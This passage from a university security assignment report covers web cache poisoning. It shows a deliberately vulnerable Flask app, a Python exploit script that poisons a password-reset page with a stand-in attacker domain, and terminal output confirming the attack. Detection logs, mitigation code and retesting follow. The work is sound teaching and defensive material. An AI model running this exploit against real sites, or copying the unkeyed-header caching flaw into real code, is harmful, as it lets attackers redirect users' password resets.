
    # BUG: caches the link, host and all
    cache[cache_key] = html
    return html + "<p><b>Cache: MISS</b></p>"
```

Because the cache only checks the “**request.path**”, it will ignore the “**X-Forwarded-Host**” header that builds the final page. Even though the app uses “**request.host**” when this header is missing, it never really checks whether the provided header is the real domain or a fake one injected by an attacker. And because of this mismatch between how the cache identifies the page and the inputs that change its content is the main cause for web cache poisoning.

So, to run this vulnerable app, we first have to download the dependencies using “**pip install flask requests**”. Next, we start the app by running “**python vulnerable\_app.py**”, which will open the server at “<http://127.0.0.1:5000>”. Then when visiting the “**/forgot-password**” page normally without any of those fake headers, the terminal will display the request successfully, returning an HTTP 200 response like shown in the image below.

```
D:\Degree\Cyber Crime\Assignment\Cyber-Crime-Assignment-1-Group-25\Web Cache Poisoning\Vulnerable>python vulnerable_app.py
* Serving Flask app 'vulnerable_app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
127.0.0.1 - - [01/Oct/2026 20:44:11] "GET /forgot-password HTTP/1.1" 200 -
```

Next, in the web browser it shows the password reset page, which will have a link to the original host. The “**Cache:MISS**” message shows that the server newly generated this page by itself instead of loading it from the cache.



Next, by clicking the password reset link, it sends the user’s browser directly to the “**/reset**” endpoint. This is confirmed by the app terminal by logging an HTTP 200 response for the “**GET /reset?token=abc123**” as shown in the below image.

```
D:\Degree\Cyber Crime\Assignment\Cyber-Crime-Assignment-1-Group-25\Web Cache Poisoning\Vulnerable>python vulnerable_app.py
* Serving Flask app 'vulnerable_app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
127.0.0.1 - - [01/Oct/2026 20:44:11] "GET /forgot-password HTTP/1.1" 200 -
127.0.0.1 - - [01/Oct/2026 21:18:59] "GET /reset?token=abc123 HTTP/1.1" 200 -
```

Well visiting the “**/reset**” page shows a simple reset screen as shown in the below image, showing that the whole password recovery process works correctly for a normal user.



So finally, this proves that the app works correctly during normal use by making a correct reset link, caching the response and doing the full reset password process. This part shows the normal behavior of the app before the attack steps are introduced using a spoofed header in Section 4.4.

## 4.4 Exploitation

So, to exploit this vulnerability, we designed a python script to act as both the attacker and the normal user. First, we send a request to “/forgot-password” with a fake “X-Forwarded-Host” header to poison the cache. Then right after that we send a normal request to the same page without any fake headers, acting as a normal user. Finally, the script would compare both responses to find if the normal user received the poisoned page.

The image below shows the exploitation code used to do this attack,

```
import requests

TARGET = "http://127.0.0.1:5000/forgot-password"
ATTACKER_HOST = "evil-attacker.com"

# Start with a clean cache so results are consistent every run
requests.get("http://127.0.0.1:5000/clear-cache")

# Attacker sends a request with a poisoned host header this gets cached
print("Attacker's request (fake host header):")
attack_response = requests.get(TARGET, headers={"X-Forwarded-Host": ATTACKER_HOST})
print(attack_response.text)

# A normal user visits the same page with no special headers at all
print("\nNormal user's request (no header sent):")
normal_response = requests.get(TARGET)
print(normal_response.text)

print()
# If the attacker's domain shows up in the normal user's response,
# it means the poisoned cache entry was served to them
if ATTACKER_HOST in normal_response.text:
    print("[!!] EXPLOIT SUCCEEDED – normal user got the attacker's link")
else:
    print("[OK] EXPLOIT FAILED – normal user got the correct link")
```

Well to show this attack in action, the “exploit.py” script was run against our vulnerable app. First, it will request “/clear-cache” so it could start fresh. Then the attacker requests “/forgot-password” using a fake “X-Forwarded-Host” header which is set to “evil-attacker.com”. Because the cache was empty when this request was sent, the app will create and save the poisoned web page, shown by a “Cache:MISS” message, like the one displayed in the below image.

```
D:\Degree\Cyber Crime\Assignment\Cyber-Crime-Assignment-1-Group-25\Web Cache Poisoning\exploit>python exploit.py
Attacker's request (fake host header):
<h2>Password Reset</h2><a href='http://evil-attacker.com/reset?token=abc123'>http://evil-attacker.com/reset?token=abc123</a>
<p><b>Cache: MISS</b></p>
```

Next, the script will send a clean request without any fake headers to act as a normal user. Well since the web page is already cached, the server sends the stored response, shown by a “**Cache:HIT**” message, you can see that in the image below. Then as a result, the normal user receives a reset link that is pointing to the “[evil-attacker.com](http://evil-attacker.com/reset?token=abc123)”, even if their request was completely normal and safe. And finally, the script will check if the attacker’s domain is present in the normal user’s response and if it is it will print “**EXPLOIT SUCCEEDED**” to confirm that the attack worked, like shown in the image below.

```
Normal user's request (no header sent):
<h2>Password Reset</h2><a href='http://evil-attacker.com/reset?token=abc123'>http://evil-attacker.com/reset?token=abc123</a>
<p><b>Cache: HIT</b></p>

[!!] EXPLOIT SUCCEEDED - normal user got the attacker's link
```

So finally, the result shows that a completely normal request received a malicious reused from an earlier attack. And due to this it proves that the app’s cache doesn’t properly separate requests based on the “**X-Forwarded-Host**” header. And as a result, a single attacker was able to compromise all the future users visiting the same web page until the poisoned cache is cleared.

## 4.5 Impact and Consequences

The below table shows the impact and consequences of web cache poisoning. This attack can cause a widespread harm because the web app keeps handing out the same poisoned page to every normal user who visits it.

| Consequence                           | Explanation                                                                                                                                                                                                                                                                                                             |
|---------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Phishing and Credential Theft         | Well, a poisoned cache can actually insert fake items, like a bad link, right into the real webpage. And because this harmful content comes from a reliable website, it helps to trick people easily than other phishing attacks [3]. This actually matches the fake reset link attack scenario shown in our test code. |
| Denial of Service (DoS)               | Well beside stealing data, the attackers can also use this attack to target the system's availability. By forcing the app to cache error messages, so by doing that they can block normal users from using certain parts of that website [3].                                                                           |
| Mass Impact using a Single Request    | Well like we mentioned before by using this attack method it can harm thousands of normal users at once. Because the cache blindly serves the poisoned response to all the future users, which makes a hidden attack into a massive threat [4].                                                                         |
| Difficulty of Detection               | Well, a poisoned page can reach a lot of users before the cache finally clears. And the dangerous part is that the users does not suspect a thing because the content comes from a trusted website, and the main server also has no idea that the cache is spreading harmful data [3].                                  |
| Escalation of Limited Vulnerabilities | Also, web cache poisoning can make bigger flaws that are normally hard to use, like Reflected Cross-Site Scripting (XSS). By poisoning the cache, the XSS payload is going to be served to all users who are visiting that webpage, making a low impact bug into a High impact threat[3].                               |

## 4.6 Detection and Tracing

### 4.6.1 Detection

Web cache poisoning occurs when an unkeyed header like X-Forwarded-Host is used to build a response, but the server caches that response using only the URL path. An attacker can manipulate this header to inject malicious content into the cache, serving it to legitimate users. We detect these attacks by watching for unusual HTTP request headers and tracked unexpected changes in cached responses.

### 4.6.2 Detection Tool and Process

- **SPOOF\_HEADER:** Identifies requests that attempt to inject a malicious value into the X-Forwarded-Host header (e.g., a domain controlled by the attacker).
- **POISON\_WRITE:** Flags the moment when a malicious response is written to the cache.
- **POISONED\_HIT:** Detects when a subsequent legitimate request retrieves the poisoned content from the cache.

### 4.6.3 Evidence of Detection

The detection tool was executed against the vulnerable application with the following results:

Terminal output of wcp\_detector.py showing red [CRIT] POISONED\_HIT alerts and VERDICT: COMPROMISED (exit code 1)

```
theekshanamadushanz@Theekshanas-MacBook-Pro Detection % ls
evidence          instrumented_run.py logs          README.md          wcp_detector.py
theekshanamadushanz@Theekshanas-MacBook-Pro Detection % python3 wcp_detector.py evidence/wcp_vulnerable.log
[detector] monitoring evidence/wcp_vulnerable.log
18:22:01.752 [WARN] SPOOF_HEADER 127.0.0.1 sent X-Forwarded-Host: evil-attacker.com (Host: 127.0.0.1:5000) on GET /forgot-password
18:22:01.752 [CRIT] POISON_WRITE 'evil-attacker.com' reflected into response for /forgot-password and cached
18:22:01.753 [CRIT] POISONED_HIT VICTIM served attacker content: 127.0.0.1 received cached host 'evil-attacker.com' instead of '127.0.0.1:5000' (window opened at 18:22:01.752)
15:12:50.549 [INFO] CACHE_CLEARED Cache cleared - active poison window closed
15:12:50.558 [WARN] SPOOF_HEADER 127.0.0.1 sent X-Forwarded-Host: evil-attacker.com (Host: 127.0.0.1:5000) on GET /forgot-password
15:12:50.558 [CRIT] POISON_WRITE 'evil-attacker.com' reflected into response for /forgot-password and cached
15:12:50.560 [CRIT] POISONED_HIT VICTIM served attacker content: 127.0.0.1 received cached host 'evil-attacker.com' instead of '127.0.0.1:5000' (window opened at 15:12:50.558)
15:13:34.963 [INFO] CACHE_CLEARED Cache cleared - active poison window closed
15:13:34.971 [WARN] SPOOF_HEADER 127.0.0.1 sent X-Forwarded-Host: evil-attacker.com (Host: 127.0.0.1:5000) on GET /forgot-password
15:13:34.971 [CRIT] POISON_WRITE 'evil-attacker.com' reflected into response for /forgot-password and cached
15:13:34.972 [CRIT] POISONED_HIT VICTIM served attacker content: 127.0.0.1 received cached host 'evil-attacker.com' instead of '127.0.0.1:5000' (window opened at 15:13:34.971)
15:13:39.269 [INFO] CACHE_CLEARED Cache cleared - active poison window closed
15:13:39.271 [WARN] SPOOF_HEADER 127.0.0.1 sent X-Forwarded-Host: evil-attacker.com (Host: 127.0.0.1:5000) on GET /forgot-password
15:13:39.271 [CRIT] POISON_WRITE 'evil-attacker.com' reflected into response for /forgot-password and cached
15:13:39.272 [CRIT] POISONED_HIT VICTIM served attacker content: 127.0.0.1 received cached host 'evil-attacker.com' instead of '127.0.0.1:5000' (window opened at 15:13:39.271)

=====
WEB CACHE POISONING - DETECTION SUMMARY
=====
Log file           : evidence/wcp_vulnerable.log
Requests analysed  : 12
Spoofed-header requests : 4
Poison writes      : 4
Poisoned cache hits served : 4 (victims: 4)
Attacker-controlled host(s) : evil-attacker.com
Poison window (/forgot-password) : opened 18:22:01.752, 1 victim request(s) served, first victim after 1 ms, closed at 15:12:50.549
Poison window (/forgot-password) : opened 15:12:50.558, 1 victim request(s) served, first victim after 2 ms, closed at 15:13:34.963
Poison window (/forgot-password) : opened 15:13:34.971, 1 victim request(s) served, first victim after 1 ms, closed at 15:13:39.269
Poison window (/forgot-password) : opened 15:13:39.271, 1 victim request(s) served, first victim after 1 ms, active in cache
Blast radius       : 4 attacker request(s) -> 4 victim response(s) poisoned

=====
VERDICT: COMPROMISED (exit code 1)
Poisoned cache entries were served to clients.
=====
theekshanamadushanz@Theekshanas-MacBook-Pro Detection %
```

Raw JSON log (wcp\_vulnerable.log) showing cache\_status: MISS with x\_forwarded\_host followed by cache\_status: HIT for a clean victim request.

```
{
  "ts": "2026-09-21T15:13:39.271+00:00",
  "client": "127.0.0.1",
  "method": "GET",
  "path": "/forgot-password",
  "query": "",
  "host": "127.0.0.1:5000",
  "x_forwarded_host": "evil-attacker.com",
  "user_agent": "python-requests/2.34.2",
  "status": 200,
  "cache_status": "MISS",
  "served_host": "evil-attacker.com"
}
{
  "ts": "2026-09-21T15:13:39.272+00:00",
  "client": "127.0.0.1",
  "method": "GET",
  "path": "/forgot-password",
  "query": "",
  "host": "127.0.0.1:5000",
  "x_forwarded_host": null,
  "user_agent": "python-requests/2.34.2",
  "status": 200,
  "cache_status": "HIT",
  "served_host": "evil-attacker.com"
}
```

#### 4.6.4 Key Findings

The detection confirmed that:

- The application caches responses based solely on the request path, ignoring the X-Forwarded-Host header in the cache key.
- An attacker can inject a malicious header value, which gets reflected into the cached response.
- All subsequent requests to the same path receive the poisoned response, affecting all users.
- The detector successfully identified all stages of the attack with 100% accuracy, with exit code 1 (COMPROMISED) confirming the vulnerability.

## 4.7 Mitigation Code

The main mitigation in this code checks whether the requested host is a trusted host before generating the password reset link. The code compares request.host method with the ALLOWED\_HOSTS list and will reject any host that is not recognized. This prevents an attacker from changing the Host header and making the application generate a password reset link pointing to an attacker-controlled domain.

This code also has the host as part of the cache key using (request.path, host). This makes sure that cache entries are separated according to the host. Which will prevent requests from different hosts from sharing the same cached response. The code below shows these two main security fixes.

```

9  @app.route("/forgot-password")
10 def forgot_password():
11     host = request.host
12
13     # FIX 1: reject any request claiming to be a host we don't recognize -
14     # this blocks both X-Forwarded-Host AND Host header spoofing
15     if host not in ALLOWED_HOSTS:
16         abort(400, "Invalid Host header")
17
18     # FIX 2: cache key now includes the host too, not just the path,
19     # so even if this check were ever bypassed, different hosts can't
20     # overwrite each other's cache entries
21     cache_key = (request.path, host)
22
23     if cache_key in cache:
24         return cache[cache_key] + "<p><b>Cache: HIT</b></p>"
25
26     reset_link = f"http://{host}/reset?token=abc123"
27     html = f"<h2>Password Reset</h2><a href='{reset_link}'>{reset_link}</a>"
28
29     cache[cache_key] = html
30     return html + "<p><b>Cache: MISS</b></p>"

```

These safeguards work together by providing two layers of protection. Host validation process will prevent untrusted hosts from being accepted to the application, while including the host in the cache key will prevent different hosts from sharing cached password reset responses. This is going to reduce the risk of malicious password reset links getting generated.

The application also will return a cache hit when an existing entry is found. It will also create a new entry when one does not exist. This allows the application to continue using caching while keeping the cached responses separated by host.

The mitigated application is run using the Python command python .\app\_mitigated.py. The Flask server started successfully on <http://127.0.0.1:5000>

after running that code. A request to /forgot-password returned a 200 status code, confirming that the endpoint is working correctly.

```
PS E:\Curtin_SE\Year 3 Semester 1\CCSEP\assignment\Cyber-Crime-Assignment-1-Group-25\Web Cache Poisoning\mitigated> python .\app_mitigated.py
* Serving Flask app 'app_mitigated'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
127.0.0.1 - - [01/Oct/2026 23:25:30] "GET /forgot-password HTTP/1.1" 200 -
```

## 4.8 Verification of Mitigation

This section evaluates the effectiveness of applied security controls for the Web Cache Poisoning vulnerability by re-testing the mitigated application module against the identical attack vectors, payloads, and environmental conditions used during initial vulnerability identification.

### 4.8.1 Test Methodology

Retesting was performed using **instrumented\_run.py** directed at the patched application module (**mitigated\_app.py**). The automated exploit script (**exploit.py**) was executed to inject poisoned host headers, followed by standard client verification requests. Forensic logs (**wcp\_mitigated.log**) were captured and analyzed using **wcp\_detector.py**.

### 4.8.2 Comparative Analysis

| Test Case / Payload                               | Pre-Mitigation Result                  | Post-Mitigation Result                       | Status      |
|---------------------------------------------------|----------------------------------------|----------------------------------------------|-------------|
| <b>Unkeyed Header:</b> X-Forwarded-Host: evil.com | Reflected in response: Cached (200 OK) | Header ignored Host enforced (200 OK)        | <b>PASS</b> |
| <b>First Request:</b> Poison attempt              | Cache: MISS (Poisoned link stored)     | Cache: MISS (Clean reset link generated)     | <b>PASS</b> |
| <b>Second Request:</b> Legitimate client          | Cache: HIT (Evil domain served)        | Cache: HIT / MISS (Legitimate domain served) | <b>PASS</b> |
| <b>Legitimate Reset:</b> Standard request         | Password reset link rendered (200 OK)  | Password reset link rendered (200 OK)        | <b>PASS</b> |

## Forensic Detector Output

- Vulnerable Run: VERDICT: COMPROMISED (exit code 1)
- Mitigated Run:

```
[detector] monitoring evidence/wcp_mitigated.log
15:13:39.271 [WARN] SPOOF_HEADER 127.0.0.1 sent X-Forwarded-Host: evil-attacker.com (Host: 127.0.0.1:5000) on GET /forgot-password

=====
WEB CACHE POISONING - DETECTION SUMMARY
=====
Log file           : evidence/wcp_mitigated.log
Requests analysed  : 4
Spoofed-header requests : 1
Poison writes      : 0
Poisoned cache hits served : 0 (victims: 0)
Attacker-controlled host(s) : evil-attacker.com
=====
VERDICT: SUSPICIOUS (exit code 2)
Spoofed headers observed, but no poisoned responses served.
=====
```

### 4.8.3 Verification Evidence & Regression Check

- **Evidence:** Manual request re-tests in OWASP ZAP on the patched application demonstrate that injected host headers are strictly ignored, contrasting directly with the unmitigated cache poisoning state where malicious host values were stored and served.
- **Regression Check:** Validated that legitimate users requesting password reset emails continue to receive valid, correctly formatted reset links without encountering runtime exceptions.

## 5. Evidence of Project Management

### 5.1 Project Timeline and Milestones

Figure 1 displays the project timeline at which each task was started and completed. The time taken to complete each task differs depending on the scale of the task. All the key deliverables for each task are included parallel to the tasks completed.

| Dates                       | Milestone                                                   | Key Deliverable                                                             |
|-----------------------------|-------------------------------------------------------------|-----------------------------------------------------------------------------|
| 23 August - 25 August       | Kick-off, registration, environment setup                   | Group registered; dev environments ready; roles assigned                    |
| 26 August - 16 September    | Research and design vulnerable code for Path Traversal      | Vulnerable code drafts for Path Traversal vulnerabilities.                  |
| 26 August - 17 September    | Research and design vulnerable code for Web Cache Poisoning | Vulnerable code drafts for Web Cache Poisoning vulnerabilities.             |
| 16 September - 17 September | Build exploit code for Path Traversal                       | Working exploit scripts for Path Traversal vulnerabilities.                 |
| 17 September - 18 September | Build exploit code for Web Cache Poisoning.                 | Working exploit scripts for Web Cache Poisoning vulnerabilities             |
| 20 September - 21 September | Creating README for both vulnerable codes and exploit codes | Created a walkthrough to run the vulnerable codes and exploit code.         |
| 18 September - 22 September | Detection and tracing                                       | Logs/traces captured for both attacks; tooling validated                    |
| 22 September - 25 September | Mitigation implementation                                   | Security-enhanced code for both vulnerabilities; verification tests passing |
| 25 September - 06 October   | Report writing                                              | Full report draft; code finalised; QA checklist complete                    |
| 04 October - 07 October     | Presentation                                                | Creating the slides for the presentation                                    |
| 07 October - 08 October     | Polish and submit                                           | Final Folder                                                                |

Figure 1: Project timeline

All the commits done to GitHub for version control are included in figure 2. It contains the date committed, description, member who performed and the commit ID for each commit assigned by GitHub as evidence for version control.

|    | Date         | Commits                                                                                   | Member committed | Evidence                                 |
|----|--------------|-------------------------------------------------------------------------------------------|------------------|------------------------------------------|
| 1  | 25 August    | Initial commit                                                                            | Isuru            | 72af218c0895289395fe81b471b88b9a42c4de18 |
| 2  | 25 August    | Created the Initial folder Structure                                                      | Isuru            | 175153863f37e7a143d70d9a73a595a12a335318 |
| 3  | 16 September | Add Path Traversal vulnerability app and welcome.txt                                      | Isuru            | c9e02a144134e96f5b3b03e5358811bcb21c6312 |
| 4  | 16 September | Created the vulnerable app code                                                           | Manodya          | 55822847c58ef9fb6d3dce11dc119eed16f732e6 |
| 5  | 17 September | Added Path Traversal exploit script                                                       | Isuru            | c4511121f8225105660b8f97c8bc5646b954c5ce |
| 6  | 18 September | Created the exploit code                                                                  | Manodya          | 920c0ec5caa30c56f8824df2bf98f93208ea305b |
| 7  | 21 September | Added Path Traversal README file                                                          | Isuru            | 412fe61eafb63c9c993ffeef6067cb01282ad2f8 |
| 8  | 21 September | Added detection and tracing scripts and Readme for Web Cache Poisoning and Path Traversal | Theeksahna       | 066f87d002b18c9db54bbeae5621309e43f35cd8 |
| 9  | 21 September | Created a README file for Web Cache Poisoning                                             | Manodya          | 1dd76336a800ae46535d4504be8aef01726114ce |
| 10 | 24 September | Created the mitigated code for path traversal                                             | Sasmitha         | a979ee97f13b38af0f304e33d081e3fc903c3d1b |
| 11 | 24 September | Update the <a href="#">exploit.py</a> code                                                | Isuru            | eed5a2ec56a8b6f00f9cae682b5e7b0207396711 |
| 12 | 25 September | Update both the path traversal and web cache poisoning README file                        | Sasmitha         | cf36407816c5dc85d373d6ad8a01de6c573a9987 |

Figure 2: Project milestones

## 5.2 Meetings

Figure 3 contains all the meetings conducted by the group to share work and information. All the meeting times were tracked on Toggl and a small description for the purpose of each meeting is mentioned in figure 3.

| Date         | Time               | Time Duration | Description                                                                                             |
|--------------|--------------------|---------------|---------------------------------------------------------------------------------------------------------|
| 25 August    | 2:51 PM - 3:42 PM  | 0:51:12       | Team Meeting 1 - Created the initial Project Structure and divided the work and roles among the members |
| 4 September  | 7:12 PM - 7:33 PM  | 0:21:25       | Team Meeting 2 - Discuss the current work progress.                                                     |
| 10 September | 5:11 PM - 5:36 PM  | 0:25:51       | Team Meeting 3 - Shared and discussed the work in progress on the vulnerable app and exploit codes.     |
| 18 September | 3:06 PM - 4:17 PM  | 1:11:26       | Team Meeting 4 - Reviewed the two vulnerable codes and discuss future tasks                             |
| 22 September | 9:06 AM - 10:49 AM | 1:43:45       | Team Meeting 5 - Reviewed the detection and tracing section and discussion of the next tasks            |
| 25 September | 7:45 PM - 8:52 PM  | 1:07:10       | Team Meeting 6 - Revised the mitigated codes and discuss the upcoming plans on the report               |
| 30 September | 6:05 PM - 6:57 PM  | 0:52:10       | Team Meeting 7 - Discuss report progress                                                                |
| 03 October   | 8:00 PM - 8:55 PM  | 0:55:25       | Meeting 8 - Report progression and begin the presentation                                               |

*Figure 3: Meetings*

## 6. Discussion of Mitigation Strategies and security recommendations

Even though Path Traversal and Web Cache Poisoning are different types of attacks, both use the same main idea which is to use more than one security check instead of relying on only one check.

For Path Traversal, checking and cleaning the filename helps block unsafe requests. The important check is to make sure that the final file is actually inside the allowed folder. This is better than trusting the filename given by the user. The same idea can also be used when user input is used to choose a file, URL or other resource [6].

For Web Cache Poisoning, the same idea means that the system should not trust information controlled by the user when creating content that will be shared with other users. The cache should also make sure that all important parts of the request are included when deciding which response to store. Removing the backend's dependence on the X Forwarded Host header for sensitive content, and making the proxy check or ignore this header, means that if one security check fails, the other checks can still help protect the system [5]. Together, these two case studies give some simple recommendations that can also be used in real systems:

- Do not trust user input to directly decide a file path, URL, or cache key. Check where the input actually leads before using it [5] [6].
- Remember that shared systems such as caches, proxies, and CDNs are also part of the security risk. A problem in one of these can affect many users [5].
- Use more than one security check. If one check can be bypassed, another check should still be able to stop the attack [5] [6].
- Test the fix by trying the same attack again after making the changes that were needed. This will help to confirm that the attack no longer works.
- Keep useful information in the logs like the full request path and important headers. In both the cases, the HTTP status code was not enough to show that an attack had happened.

## 7. Conclusion

This report covers about the two web application vulnerabilities named as Path Traversal and Web Cache Poisoning. In this we show how small coding mistakes can expose the system to severe security threats. For both of the vulnerabilities, we completed a full security assessment. Such as, we created vulnerable code on purpose, then we exploited the vulnerability with a python script we created, then we detected the attack using logs and custom tools and finally we fixed the risk using correct security controls.

Path Traversal showed that using uncleaned input to build file paths help attackers to break out of the intended folder and can make them access restricted files. Meanwhile, in Web Cache Poisoning it showed that a mismatch between the inputs that shape a response and the cache identifiers can allow attackers to corrupt the content to all the future users. Even if both vulnerabilities work differently they both have the same root cause, which is blindly trusting unvalidated input at critical security boundaries, whether it is when interacting with a file or creating a cache key.

Well, our custom tools showed us that with proper logging and tracing, these attacks do leave clear evidence behind. And this proves that continuous monitoring is a helpful backup, but it will never be able to replace actual security fixes. And the defences we added, like strict path checks for Path Traversal and host allow listing with proper cache keying for Web Cache Poisoning helped us to show that layered security is much more stronger than relying on one single check. And finally, re-testing confirmed to us that both of the vulnerabilities were completely fixed without breaking the app for normal users.

Well beyond our technical work, this project succeeded because of organized teamwork, clear roles, a tracked timeline, regular meetings and version-controlled code. And also, the effort made by the group made it easier to manage both investigations at the same time. Finally, this project shows that these vulnerabilities occur because of small assumptions that are overlooked during daily coding. And fixing them requires strict input validation, layered security, continuous monitoring and a strong culture of security awareness.

## 8. References

- [1] OWASP Top 10.2021: A01:2021 - Broken Access Control. Available at: [https://top10.owasp.org/2021/A01\\_2021-Broken\\_Access\\_Control/](https://top10.owasp.org/2021/A01_2021-Broken_Access_Control/)
- [2] OWASP. *WSTG-INPV-17: Testing for Host Header Injection*. Available at: [https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\\_Application\\_Security\\_Testing/07-Input\\_Validation\\_Testing/17-Testing\\_for\\_Host\\_Header\\_Injection](https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/17-Testing_for_Host_Header_Injection)
- [3] SecureFlag Knowledge Base. *Web Cache Poisoning*. Available at: [https://knowledge-base.secureflag.com/vulnerabilities/security\\_misconfiguration/web\\_cache\\_poisoning\\_vulnerability.html](https://knowledge-base.secureflag.com/vulnerabilities/security_misconfiguration/web_cache_poisoning_vulnerability.html)
- [4] PortSwigger. *Web Cache Poisoning*. Available at: <https://portswigger.net/web-security/web-cache-poisoning>
- [5] PortSwigger. *Web Cache Entanglement: Novel Pathways to Poisoning Web Caches*. Available at: <https://portswigger.net/research/web-cache-entanglement>
- [6] MITRE EMB3D. *Path Traversal Protections*. Available at: <https://emb3d.mitre.org/mitigations/MID-075.html>


## 9. Appendix

### 9.1 Appendix A : Evidence

#### 9.1.1 Kanban Board

Link to Kanban Board :- <https://github.com/users/IsuruFdo/projects/7>

Link to Screenshot from Google Drive :- [https://drive.google.com/drive/folders/1tTidxlCeB-KV\\_iYEcYNm-RpvxztI9RAZ?usp=drive\\_link](https://drive.google.com/drive/folders/1tTidxlCeB-KV_iYEcYNm-RpvxztI9RAZ?usp=drive_link)



